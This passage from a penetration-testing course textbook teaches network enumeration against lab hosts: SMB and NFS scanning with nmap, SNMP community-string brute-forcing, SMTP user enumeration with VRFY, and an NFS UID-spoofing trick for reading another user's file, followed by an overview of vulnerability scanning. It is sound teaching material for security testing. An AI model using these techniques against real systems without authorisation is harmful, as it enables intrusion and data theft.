To try masscan on a class C subnet in the PWK internal lab network, we can use the following example. We will add a few additional **masscan** options, including **--rate** to specify the desired rate of packet transmission, **-e** to specify the raw network interface to use, and **--router-ip** to specify the IP address for the appropriate gateway:

```
kali@kali:~$ sudo masscan -p80 10.11.1.0/24 --rate=1000 -e tap0 --router-ip 10.11.0.1

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2019-03-04 17:15:40 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 10.11.1.14
Discovered open port 80/tcp on 10.11.1.39
Discovered open port 80/tcp on 10.11.1.219
Discovered open port 80/tcp on 10.11.1.227
Discovered open port 80/tcp on 10.11.1.10
Discovered open port 80/tcp on 10.11.1.50
Discovered open port 80/tcp on 10.11.1.234
...
```

Listing 249 - Using masscan with more advanced options

7.3 SMB Enumeration

The security track record of the Server Message Block (SMB)[208] protocol has been poor for many years due to its complex implementation and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has seen its fair share of action.[209]

That said, the SMB protocol has also been updated and improved in parallel with Windows Operating Systems releases.

[208] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Server_Message_Block

[209] (Mark A. Gamache, 2013), http://markgamache.blogspot.ca/2013/01/ntlm-challenge-response-is-100-broken.html

7.3.1 Scanning for the NetBIOS Service

The NetBIOS[210] service listens on TCP port 139 as well as several UDP ports. It should be noted that SMB (TCP port 445) and NetBIOS are two separate protocols. NetBIOS is an independent session layer protocol and service that allows computers on a local network to communicate with each other. While modern implementations of SMB can work without NetBIOS, *NetBIOS over TCP* (NBT)[211] is required for backward compatibility and is often enabled together. For this reason, the enumeration of these two services often goes hand-in-hand. These can be scanned with tools like **nmap**, using syntax similar to the following:

```
kali@kali:~$ nmap -v -p 139,445 -oG smb.txt 10.11.1.1-254
```

Listing 250 - Using nmap to scan for the NetBIOS service

There are other, more specialized tools for specifically identifying NetBIOS information, such as **nbtscan**, which is used in the following example. The **-r** option is used to specify the originating UDP port as 137, which is used to query the NetBIOS name service for valid NetBIOS names:

```
kali@kali:~$ sudo nbtscan -r 10.11.1.0/24
Doing NBT name scan for addresses from 10.11.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.11.1.5        ALICE            <server>  ALICE            00:50:56:89:35:af
10.11.1.31       RALPH            <server>  HACKER           00:50:56:89:08:19
10.11.1.24       PAYDAY           <server>  PAYDAY           00:00:00:00:00:00
...
```

Listing 251 - Using nbtscan to collect additional NetBIOS information

7.3.2 Nmap SMB NSE Scripts

Nmap contains many useful NSE scripts that can be used to discover and enumerate SMB services. These scripts can be found in the /usr/share/nmap/scripts directory:

```
kali@kali:~$ ls -1 /usr/share/nmap/scripts/smb*
/usr/share/nmap/scripts/smb2-capabilities.nse
/usr/share/nmap/scripts/smb2-security-mode.nse
/usr/share/nmap/scripts/smb2-time.nse
/usr/share/nmap/scripts/smb2-vuln-uptime.nse
/usr/share/nmap/scripts/smb-brute.nse
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse
/usr/share/nmap/scripts/smb-enum-domains.nse
/usr/share/nmap/scripts/smb-enum-groups.nse
/usr/share/nmap/scripts/smb-enum-processes.nse
/usr/share/nmap/scripts/smb-enum-sessions.nse
/usr/share/nmap/scripts/smb-enum-shares.nse
/usr/share/nmap/scripts/smb-enum-users.nse
/usr/share/nmap/scripts/smb-os-discovery.nse
...
```

Listing 252 - Finding various nmap SMB NSE scripts

[210] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NetBIOS

[211] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NetBIOS_over_TCP/IP

Here we find several interesting Nmap SMB NSE scripts that perform various tasks such as OS discovery and enumeration via SMB.

Let's try the **smb-os-discovery** module:

```
kali@kali:~$ nmap -v -p 139, 445 --script=smb-os-discovery 10.11.1.227
...
Nmap scan report for 10.11.1.227
Host is up (0.57s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
| smb-os-discovery:
|   OS: Windows 2000 (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_2000::-
|   Computer name: srv2
|   NetBIOS computer name: SRV2
|   Workgroup: WORKGROUP
...
```

Listing 253 - Using the nmap scripting engine to perform OS discovery

This particular script identified a potential match for the host operating system.

To check for known SMB protocol vulnerabilities, we can invoke one of the *smb-vuln* NSE scripts. We will take a look at **smb-vuln-ms08-067**, which uses the **--script-args** option to pass arguments to the NSE script.

> *Please Note: If we set the script parameter **unsafe=1**, the scripts that will run are almost (or totally) guaranteed to crash a vulnerable system. Needless to say, exercise extreme caution when enabling this argument, especially when scanning production systems.*

```
kali@kali:~$ nmap -v -p 139,445 --script=smb-vuln-ms08-067 --script-args=unsafe=1 10.1
1.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
...
Scanning 10.11.1.5 [2 ports]
...
Completed NSE at 00:04, 17.39s elapsed
Nmap scan report for 10.11.1.5
Host is up (0.17s latency).
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:56:AF:02:91 (VMware)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
```

```
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to
|           code via a crafted RPC request that triggers the overflow during path cano
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
...
```

Listing 254 - Determining whether a host is vulnerable to the MS08_067 vulnerability

In this case, Nmap identifies that the specific SMB service is missing at least one critical patch for the MS08-067[212] vulnerability.

7.3.2.1 Exercises

1. Use Nmap to make a list of the SMB servers in the lab that are running Windows.
2. Use NSE scripts to scan these systems for SMB vulnerabilities.
3. Use nbtscan and enum4linux against these systems to identify the types of data you can obtain from different versions of Windows.

7.4 NFS Enumeration

Network File System (NFS)[213] is a distributed file system protocol originally developed by Sun Microsystems in 1984. It allows a user on a client computer to access files over a computer network as if they were on locally-mounted storage.

NFS is often used with UNIX operating systems and is predominantly insecure in its implementation. It can be somewhat difficult to set up securely, so it's not uncommon to find NFS shares open to the world. This is quite convenient for us as penetration testers, as we might be able to leverage them to collect sensitive information, escalate our privileges, and so forth.

7.4.1 Scanning for NFS Shares

Both *Portmapper*[214] and *RPCbind*[215] run on TCP port 111. RPCbind maps RPC services to the ports on which they listen. RPC processes notify rpcbind when they start, registering the ports they are listening on and the RPC program numbers they expect to serve.

The client system then contacts rpcbind on the server with a particular RPC program number. The rpcbind service redirects the client to the proper port number (often TCP port 2049) so it can

[212] (Microsoft, 2008), http://technet.microsoft.com/en-us/security/bulletin/ms08-067

[213] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Network_File_System

[214] (Wikipedia, 2017), https://en.wikipedia.org/wiki/Portmap

[215] (Red Hat, 2019), https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/storage_administration_guide/s2-nfs-methodology-portmap

communicate with the requested service. We can scan these ports with **nmap** using the following syntax:

```
kali@kali:~$ nmap -v -p 111 10.11.1.1-254
```

Listing 255 - Using nmap to identify hosts that have portmapper/rpcbind running

We can use NSE scripts like **rpcinfo** to find services that may have registered with rpcbind:

```
kali@kali:~$ nmap -sV -p 111 --script=rpcinfo 10.11.1.1-254
...
Nmap scan report for 10.11.1.72
Host is up (0.0055s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      50255/udp  mountd
|   100005  1,2,3      56911/tcp  mountd
|   100021  1,3,4      40160/udp  nlockmgr
|   100021  1,3,4      57765/tcp  nlockmgr
|   100024  1          34959/udp  status
|   100024  1          46908/tcp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
...
```

Listing 256 - Querying rpcbind in order to get registered services

7.4.2 Nmap NFS NSE Scripts

Once we find NFS running, we can collect additional information, enumerate NFS services, and discover additional services using NSE scripts found in the /usr/share/nmap/scripts directory:

```
kali@kali:~$ ls -1 /usr/share/nmap/scripts/nfs*
/usr/share/nmap/scripts/nfs-ls.nse
/usr/share/nmap/scripts/nfs-showmount.nse
/usr/share/nmap/scripts/nfs-statfs.nse
```

Listing 257 - Locating various NSE scripts for NFS

We can run all three of these scripts using the wildcard character (*) in the script name:

```
kali@kali:~$ nmap -p 111 --script nfs* 10.11.1.72
...
Nmap scan report for 10.11.1.72

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /home 10.11.0.0/255.255.0.0
```

Listing 258 - Running all NSE scripts for NFS

In this case, the entire /home directory is being shared and we can access it by mounting it on our Kali virtual machine. We will use **mount** to do this, along with **-o nolock** to disable file locking, which is often needed for older NFS servers:

```
kali@kali:~$ mkdir home

kali@kali:~$ sudo mount -o nolock 10.11.1.72:/home ~/home/

kali@kali:~$ cd home/ && ls
jenny  joe45  john  marcus  ryuu
```

Listing 259 - Using mount to access the NFS share in Kali

Based on this file listing, we can see that there are a few home directories for local users on the remote machine. Digging a bit deeper, we find a filename that catches our attention, so we try to view it:

```
kali@kali:~/home$ cd marcus

kali@kali:~/home/marcus$ ls -la
total 24
drwxr-xr-x 2 1014  1014 4096 Jun 10 09:16 .
drwxr-xr-x 7 root root 4096 Sep 17  2015 ..
-rwx------ 1 1014  1014   48 Jun 10 09:16 creds.txt

kali@kali:~/home/marcus$ cat creds.txt
cat: creds.txt: Permission denied
```

Listing 260 - Using built-in commands to explore the NFS share

It appears we do not have permission to view this file. Taking a closer look at the file permissions, we can see that its owner has a UUID of 1014, and also *read (r)*, *write (w)*, and *execute (x)* permissions on it. What can we do with this information? Since we have complete access to our Kali machine, we can try to add a local user to it using the **adduser** command, change its UUID to 1014, **su** to that user, and then try accessing the file again:

```
kali@kali:~/home/stefan$ sudo adduser pwn
Adding user `pwn' ...
Adding new group `pwn' (1001) ...
Adding new user `pwn' (1001) with group `pwn' ...
Creating home directory `/home/pwn' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for pwn
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
```

Listing 261 - Adding a local user to our Kali machine

Based on the output above, we can see that the new user has a UUID of 1001, which is not really what we need. We can change it to 1014 using **sed** and confirm the change took place. The **-i** option is used to replace the file in-place and the **-e** option executes a script. In this case, that happens to be **'s/1001/1014/g'**, which will globally replace the UUID in the /etc/passwd file:

```
kali@kali:~/home/marcus$ sudo sed -i -e 's/1001/1014/g' /etc/passwd

kali@kali:~/home/marcus$ cat /etc/passwd | grep pwn
pwn:x:1014:1014:,,,:/home/pwn:/bin/bash
```

Listing 262 - Updating the UUID in the /etc/passwd file

So far so good. Let's try to **su** to the newly added *pwn* user, verify that our UUID has indeed changed, and then try accessing that file again. We will use the **su** command to change the current login session's owner. Then, we will use **id** to display our current user ID. Finally, we will try to access the file again:

```
kali@kali:~/home/marcus$ su pwn

pwn@kali:/root/home/marcus$ id
uid=1014(pwn) gid=1014 groups=1014

pwn@kali:/root/home/marcus$ cat creds.txt
Not what you are looking for, try harder!!! :O)
```

Listing 263 - Accessing the file as the pwn user

Excellent! We can now read the file and make changes to it if we wish. Although the file contents were not what we expected in this particular instance, systems with this level of security are notorious for storing sensitive information in plain-text files. Take a moment to think about what else we might have been able to do in this case, from having SSH keys replaced, to reading confidential files, and so forth.

7.4.2.1 Exercises

1. Use Nmap to make a list of machines running NFS in the labs.
2. Use NSE scripts to scan these systems and collect additional information about accessible shares.

7.5 SMTP Enumeration

We can also gather information about a host or network from vulnerable mail servers. The Simple Mail Transport Protocol (SMTP)[216] supports several interesting commands, such as *VRFY* and *EXPN*. A *VRFY* request asks the server to verify an email address, while *EXPN* asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which is useful information during a penetration test. Consider this example:

```
kali@kali:~$ nc -nv 10.11.1.217 25
(UNKNOWN) [10.11.1.217] 25 (smtp) open
220 hotline.localdomain ESMTP Postfix
VRFY root
```

[216] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol


```
252 2.0.0 root
VRFY idontexist
550 5.1.1 <idontexist>: Recipient address rejected: User unknown in local recipient ta
ble
^C
```

Listing 264 - Using nc to validate SMTP users

Notice how the success and error messages differ. The SMTP server happily verifies that the user exists. This procedure can be used to help guess valid usernames in an automated fashion. Consider the following Python script that opens a TCP socket, connects to the SMTP server, and issues a VRFY command for a given username:

```
#!/usr/bin/python

import socket
import sys

if len(sys.argv) != 2:
        print "Usage: vrfy.py <username>"
        sys.exit(0)

# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server
connect = s.connect(('10.11.1.217',25))

# Receive the banner
banner = s.recv(1024)

print banner

# VRFY a user
s.send('VRFY ' + sys.argv[1] + '\r\n')
result = s.recv(1024)

print result

# Close the socket
s.close()
```

Listing 265 - Using Python to script the SMTP user enumeration

7.5.1.1 Exercises

1. Search your target network range to see if you can identify any systems that respond to the SMTP *VRFY* command.
2. Try using this Python code to automate the process of username discovery using a text file with usernames as input.

7.6 SNMP Enumeration

Over the years, we have often found that the Simple Network Management Protocol (SNMP) is not well-understood by many network administrators. This often results in SNMP misconfigurations, which can result in significant information leakage.

SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning that SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes and are commonly left configured with default public and private community strings.

Now, consider that all of the above applies to a protocol, which by definition is meant to "Manage the Network". For all these reasons, SNMP is another one of our favorite enumeration protocols.

Several years ago, we performed an internal penetration test on a company that provided network integration services to a large number of corporate clients, banks, and other similar organizations. After several hours of scoping out the system, we discovered a large class B network with thousands of attached Cisco routers. It was explained to us that each of these routers was a gateway to one of their clients, used for management and configuration purposes.

A quick scan for default cisco / cisco telnet credentials discovered a single low-end Cisco ADSL router. Digging a bit further revealed a set of complex SNMP public and private community strings in the router configuration file. As it turned out, these same public and private community strings were used on every single networking device, for the whole class B range, and beyond – simple management, right?

An interesting thing about enterprise routing hardware is that these devices often support configuration file read and write through private SNMP community string access. Since the private community strings for all the gateway routers were now known to us, by writing a simple script to copy all the router configurations on that network using SNMP and TFTP protocols, we not only compromised the infrastructure of the entire network integration company, but the infrastructure of their clients, as well.

7.6.1 The SNMP MIB Tree

The SNMP Management Information Base (MIB) is a database containing information usually related to network management. The database is organized like a tree, where branches represent different organizations or network functions. The leaves of the tree (final endpoints) correspond to specific variable values that can then be accessed, and probed, by an external user. The IBM Knowledge Center[217] contains a wealth of information about the MIB tree.

For example, the following MIB values correspond to specific Microsoft Windows SNMP parameters and contains much more than network-based information:

1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs

[217] (IBM, 2019), https://www.ibm.com/support/knowledgecenter/ssw_aix_71/commprogramming/mib.html

1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

Table 6 - Windows SNMP MIB values

7.6.2 Scanning for SNMP

To scan for open SNMP ports, we can run **nmap** as shown in the example that follows. The **-sU** option is used to perform UDP scanning and the **--open** option is used to limit the output to only display open ports:

```
kali@kali:~$ sudo nmap -sU --open -p 161 10.11.1.1-254 -oG open-snmp.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-01 06:26 MDT
Nmap scan report for 10.11.1.7
Host is up (0.080s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:89:1A:CD (VMware)

Nmap scan report for 10.11.1.10
Host is up (0.080s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:93:4E:DC (VMware)
...
```

Listing 266 - Using nmap to perform a SNMP scan

Alternatively, we can use a tool such as *onesixtyone*,[218] which will attempt a brute force attack against a list of IP addresses. First we must build text files containing community strings and the IP addresses we wish to scan:

```
kali@kali:~$ echo public > community
kali@kali:~$ echo private >> community
kali@kali:~$ echo manager >> community

kali@kali:~$ for ip in $(seq 1 254); do echo 10.11.1.$ip; done > ips

kali@kali:~$ onesixtyone -c community -i ips
Scanning 254 hosts, 3 communities
10.11.1.14 [public] Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPATIBLE - Soft
ware: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
10.11.1.13 [public] Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPATIBLE - Soft
ware: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
10.11.1.22 [public] Linux barry 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686
...
```

Listing 267 - Using onesixtyone to brute force community strings

[218] (Alexander Sotirov, 2008), http://www.phreedom.org/software/onesixtyone/

Once we find SNMP services, we can start querying them for specific MIB data that might be interesting.

7.6.3 Windows SNMP Enumeration Example

We can probe and query SNMP values using a tool such as **snmpwalk** provided we at least know the SNMP read-only community string, which in most cases is "public".

7.6.3.1 Enumerating the Entire MIB Tree

Using some of the MIB values provided in Listing 268, we can attempt to enumerate their corresponding values. Try out the following examples against a known machine in the labs, which has a Windows SNMP port exposed with the community string "public". This command enumerates the entire MIB tree using the **-c** option to specify the community string, and **-v** to specify the SNMP version number as well as the **-t 10** to increase the timeout period to 10 seconds:

```
kali@kali:~$ snmpwalk -c public -v1 -t 10 10.11.1.14
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPAT
IBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (2005539644) 232 days, 2:56:36.44
iso.3.6.1.2.1.1.4.0 = ""
...
```

Listing 269 - Using snmpwalk to enumerate the entire MIB tree

7.6.3.2 Enumerating Windows Users

This example enumerates the Windows users:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.14 1.3.6.1.4.1.77.1.2.25
iso.3.6.1.4.1.77.1.2.25.1.1.3.98.111.98 = STRING: "bob"
iso.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116 = STRING: "Guest"
iso.3.6.1.4.1.77.1.2.25.1.1.8.73.85.83.82.95.66.79.66 = STRING: "IUSR_BOB"
...
```

Listing 270 - Using snmpwalk to enumerate Windows users

7.6.3.3 Enumerating Running Windows Processes

This example enumerates the running Windows processes:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.73 1.3.6.1.2.1.25.4.2.1.2
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "System Idle Process"
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
iso.3.6.1.2.1.25.4.2.1.2.224 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.324 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.364 = STRING: "wininit.exe"
iso.3.6.1.2.1.25.4.2.1.2.372 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.420 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.4.2.1.2.448 = STRING: "services.exe"
iso.3.6.1.2.1.25.4.2.1.2.480 = STRING: "lsass.exe"
iso.3.6.1.2.1.25.4.2.1.2.488 = STRING: "lsm.exe"
...
```

Listing 271 - Using snmpwalk to enumerate Windows processes

7.6.3.4 Enumerating Open TCP Ports

This example enumerates the open TCP ports:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.14 1.3.6.1.2.1.6.13.1.3
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.21.0.0.0.0.18646 = INTEGER: 21
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.80.0.0.0.0.45310 = INTEGER: 80
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.135.0.0.0.0.24806 = INTEGER: 135
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.443.0.0.0.0.45070 = INTEGER: 443
...
```

Listing 272 - Using snmpwalk to enumerate open TCP ports

7.6.3.5 Enumerating Installed Software

This example enumerates installed software:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.50 1.3.6.1.2.1.25.6.3.1.2
iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "LiveUpdate 3.3 (Symantec Corporation)"
iso.3.6.1.2.1.25.6.3.1.2.2 = STRING: "WampServer 2.5"
iso.3.6.1.2.1.25.6.3.1.2.3 = STRING: "VMware Tools"
iso.3.6.1.2.1.25.6.3.1.2.4 = STRING: "Microsoft Visual C++ 2008 Redistributable - x86
9.0.30729.4148"
iso.3.6.1.2.1.25.6.3.1.2.5 = STRING: "Microsoft Visual C++ 2012 Redistributable (x86)
- 11.0.61030"
...
```

Listing 273 - Using snmpwalk to enumerate installed software

7.6.3.6 Exercises

1. Scan your target network with onesixtyone to identify any SNMP servers.
2. Use snmpwalk and snmp-check to gather information about the discovered targets.

7.7 Wrapping Up

There is never one “best” tool for any given situation, especially since many tools in Kali Linux overlap in function. It’s always best to familiarize yourself with as many tools as possible, learn their nuances and whenever possible, measure the results to understand what’s happening behind the scenes. In some cases, the “best” tool is the one held by the most experienced practitioner.

8. Vulnerability Scanning

Vulnerability discovery is an integral part of any security assessment. While we prefer manual, specialized tasks that leverage our knowledge and experience during a security audit, automated vulnerability scanners are nonetheless invaluable when used in proper context. In this module, we will provide an overview of automated vulnerability scanning, discuss its various considerations, and focus on both Nessus and Nmap as indispensable tools.

8.1 Vulnerability Scanning Overview and Considerations

Before diving directly into our tools, we must take some time to discuss the process of vulnerability scanning, outline basic considerations regarding both automated and manual scanning, and discuss both critical nuances and best practices.

8.1.1 How Vulnerability Scanners Work

Vulnerability scanner implementations vary, but generally follow a standard workflow. Most automated scanners will:

1. Detect if a target is up and running.
2. Conduct a full or partial port scan, depending on the configuration.
3. Identify the operating system using common fingerprinting techniques.
4. Attempt to identify running services with common techniques such as banner grabbing, service behavior identification, or file discovery.
5. Execute a *signature-matching* process to discover vulnerabilities.

Notice that this process basically mirrors what we do during a manual assessment. As penetration testers, we may mentally execute some type of signature-matching process. For example, we may remember that a particular version of an application we spot in the field is vulnerable to a remote exploit. An automated scanner, however, performs this step with the assistance of unique vulnerability *signatures*.[219]

As a part of this signature-matching process, many scanners use *banner grabbing*, a simple technique where text strings generated during an initial interaction with an application are obtained and analyzed. Some applications generate very specific banners, such as OpenSSH, which may return "SSH-2.0-OpenSSH_7.9p1 Debian-10", allowing us to precisely pinpoint the application version, while others, such as Apache Tomcat versions 4.1.x to 8.0.x, return a generic HTTP header of "Apache-Coyote/1.1". Naturally, more specific headers and banners make it easier for the scanner to determine the application version and by extension, to accurately detect potential vulnerabilities.

[219] (IEEE, 2020), https://ieeexplore.ieee.org/document/1623997

Some vulnerability scanners can be configured to exploit a vulnerability upon detection. This can reduce the likelihood of a false positive but also increase the risk of crashing the service. Always check scanner options carefully.

Most automated scanners inspect a wide variety of other target information during the signature-matching process. Nevertheless, even a strong signature match does not guarantee the presence of a vulnerability. This means automated scanners can generate quite a few *false positives*[220] and by contrast, *false negatives*,[221] in which a vulnerability is overlooked because of a signature mismatch. False positives and negatives can also occur because of *backporting*,[222] in which package maintainers "roll back" software security patches to older versions. Backporting may result in the scanner flagging software as a vulnerable version when the vulnerability has actually been repaired.

Because of this, we should carefully inspect and manually review vulnerability scan results whenever possible. Given the ever-changing and complex technology landscape, vulnerabilities can show up in unexpected places. As good as some of the best commercially available scanners are, none are perfect. However, by updating the signature database before every engagement, we ensure that our scanner has the best chance of discovering the latest vulnerabilities.

This signature-matching process is quite efficient, and is much faster than a fully manual review, making automated vulnerability scanners an excellent choice as a first-pass during an assessment and a perfect companion to a manual review.

Taking time to understand the inner-workings of any automated tool we plan to use in the field is an extremely valuable exercise. This will not only assist us in configuring the tool and digesting the results properly, but will help us understand the limitations that must be overcome with manually-applied expertise.

8.1.2 Manual vs. Automated Scanning

We should combine manual and automated scan techniques during an assessment, but the proper balance becomes more evident with experience.

Let's discuss the primary advantages and disadvantages of manual and automated scanning in order to help strike the proper balance during an assessment.

A manual review of a remote target network will inevitably be very resource-intensive and time-consuming. Since this approach relies heavily on human interaction and repetitive tasks, it is also

[220] (CGISecurity.com, 2008), https://www.cgisecurity.com/questions/falsepositive.shtml

[221] (CGISecurity.com, 2008), https://www.cgisecurity.com/questions/falsenegative.shtml

[222] (Red Hat, 2020), https://access.redhat.com/security/updates/backporting

prone to errors in which vulnerabilities may be overlooked. Nevertheless, *red-teaming*[223] in particular, requires surgical precision and a minimal network footprint in order to remain undetected as long as possible. Using an automated scanner in these types of situations would not be the best approach. Furthermore, manual analysis allows for discovery of complex and logical vulnerabilities that are rather difficult to discover using any type of automated scanner.

However, automated vulnerability scanners are invaluable when working on large engagements under the typical time constraints associated with traditional security assessments. Whether using a general scanner across the entire target network or against a single dedicated host, we can establish a baseline in a much shorter period of time. These baselines allow us to validate easily-detected vulnerabilities, or at the very least help us understand the general security posture of the target.

While invaluable, vulnerability scanning can have disadvantages. Scan configurations can be extensive and complicated with defaults that could harm the target. For example, many scanners can and will attempt to brute-force weak passwords. During an engagement, brute-force techniques should be tightly regulated as they can lead to account lock-outs, which can incur significant downtime for the client. It is important to understand how a vulnerability scanner works and what its capabilities are before executing a scan.

Remember, when using an automated vulnerability scanner, our job as a penetration tester is to provide value above and beyond the output of any tool.

8.1.3 Internet Scanning vs Internal Scanning

Vulnerability scanners can easily scan Internet-connected targets as well as those connected to a local network. However, our scan results may be incomplete or inaccurate if we treat these targets as equals. Our network placement in relation to the target can affect our speed threshold, access rights, likelihood of traffic interference, and target visibility.

The speed of our connection to the target network dictates not only the raw bandwidth available to our scanner, but other factors such as the number of hops to the individual hosts. This means that we can conduct more intrusive and comprehensive scans more quickly against locally-connected hosts. However, we must be mindful of our traffic at all times, realizing that older equipment may be adversely affected by heavy scans. For optimal results, consider the guidelines established in the port scanning discussion in previous modules.

> *To achieve better scan results, consider throttling scan speeds and timeout values at first. Once you are comfortable with the quality of the results, you can start increasing the speed incrementally until a good balance is achieved.*

Our positioning on the network can also affect our access rights and likelihood of traffic interference when communicating with our targets. Firewalls or Intrusion Prevention Systems (IPS), for example, could block our access to hosts or ports and may drop our traffic while generating

[223] (Daniel Miessler, 2020), https://danielmiessler.com/study/red-blue-purple-teams/

security alerts. These devices limit our capabilities and subsequently mask vulnerabilities on targets behind them, which will negatively affect the end product we provide to our client.

Finally, our network positioning can affect target visibility. For example, a typical vulnerability scanner will attempt to discover targets with a ping sweep or ARP scan.[224] However, Internet-connected targets would not be able to receive ARP traffic from external subnets and may block ICMP (ping) requests,[225] meaning the scanner could miss the targets entirely if it has been configured to rely solely on these discovery options.

We need to take the time to thoroughly understand the target network, the exact network location we will be operating from, and the target access our network positioning provides. And as we always say, it is important to know your tools and how they work behind the scenes.

8.1.4 Authenticated vs Unauthenticated Scanning

Most scanners can be configured to run authenticated scans, in which the scanner logs in to the target with a set of valid credentials. In most instances, authenticated scans use a privileged user account in order to have the best visibility into the target system.

To run an authenticated scan against a Linux target, we simply enable the SSH service on the Linux target and configure the scanner with valid user credentials. Most scanners will use this access to review package versions and validate configurations in an attempt to discover potential vulnerabilities.

Windows authentication generally requires the Windows Management Instrumentation (WMI)[226] along with credentials for a domain or local account with remote management permissions. Note that even with WMI configured, other factors may block authentication including UAC[227] and firewall settings. However, once access is properly configured, most scanners analyze the system configuration, registry settings, and application and system patch levels. They also review files in the Program Files directories as well as all supporting executables and DLLs in the Windows folder, all in an attempt to detect potentially vulnerable software.

Authenticated scans generate a wealth of additional information and produce more accurate results at the expense of a longer scan time. Although an authenticated scan can be used during a penetration test (using discovered credentials, for example), it is more commonly used during the patch management process.

8.2 Vulnerability Scanning with Nessus

As we move beyond theory and begin looking at tools, we will first focus on *Nessus*, a popular vulnerability scanner that supports a staggering 130,000 plugins[228] (vulnerability checks) at the time of this writing. While originally developed as an open source application, in 2005 the source

[224] (Tenable, 2019), https://docs.tenable.com/nessus/Content/DiscoverySettings.htm#HostDiscovery

[225] (Nmap, 2019), https://nmap.org/book/man-host-discovery.html

[226] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/wmisdk/about-wmi

[227] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

[228] (Tenable, 2020), https://www.tenable.com/products/nessus

was closed.[229] The change to a closed source model resulted in forks of the open source project, and to the release of OpenVAS.[230]

There are many commercial and open source vulnerability scanners with various strengths and weaknesses. However, Nessus is a quite capable industry standard, and the free "Essentials" version allows us to scan up to 16 IPs. It gives us insight into how to use the full commercial version without time limits or other constraints. The overall concepts discussed in this section will generally apply to just about any other commercial scanner as well.

8.2.1 Installing Nessus

